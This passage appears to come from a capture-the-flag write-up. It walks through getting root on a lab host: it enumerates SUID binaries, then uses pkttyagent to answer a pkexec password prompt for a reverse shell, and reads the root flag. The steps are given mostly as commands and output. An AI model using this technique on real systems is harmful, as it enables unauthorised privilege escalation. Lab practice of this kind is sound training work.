
Logged in as the user.

```
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/su
/usr/bin/umount
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
webdeveloper@sky:~$
```

Found some SUID binaries.



pkexec with polkit!!! Found polkit and pkexec as SUID.



Also started another session through ssh...

```
webdeveloper@sky:~$ echo $$
echo $$
1638
webdeveloper@sky:~$
```

in rev shell session, the process id is 1638.

```
webdeveloper@sky:~$ pkttyagent --process 1638
```

Started a terminal agent using polkit in ssh session with process id of the reverse shell which is 1638.

```
webdeveloper@sky:~$ echo $$
echo $$
1638
webdeveloper@sky:~$ pkexec /bin/bash
pkexec /bin/bash
```

```
webdeveloper@sky:~$ pkttyagent --process 1638
==== AUTHENTICATING FOR org.freedesktop.policykit.exec ===
Authentication is needed to run `/bin/bash' as the super user
Authenticating as: webdeveloper
Password:
```

So in rev shell session typed "pkexec /bin/bash" to invoke a bash shell and it asked for password in the ssh session because a terminal session of polkit is running which is from a process 1638.

```
echo $$
1638
webdeveloper@sky:~$ pkexec /bin/bash
pkexec /bin/bash
root@sky:~#
```

After entering the password, got the root shell.

```
webdeveloper@sky:~$ pkexec /bin/bash
pkexec /bin/bash
root@sky:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sky:~# cd /root
cd /root
root@sky:~# cat root.txt
cat root.txt
```

Got root flag!!!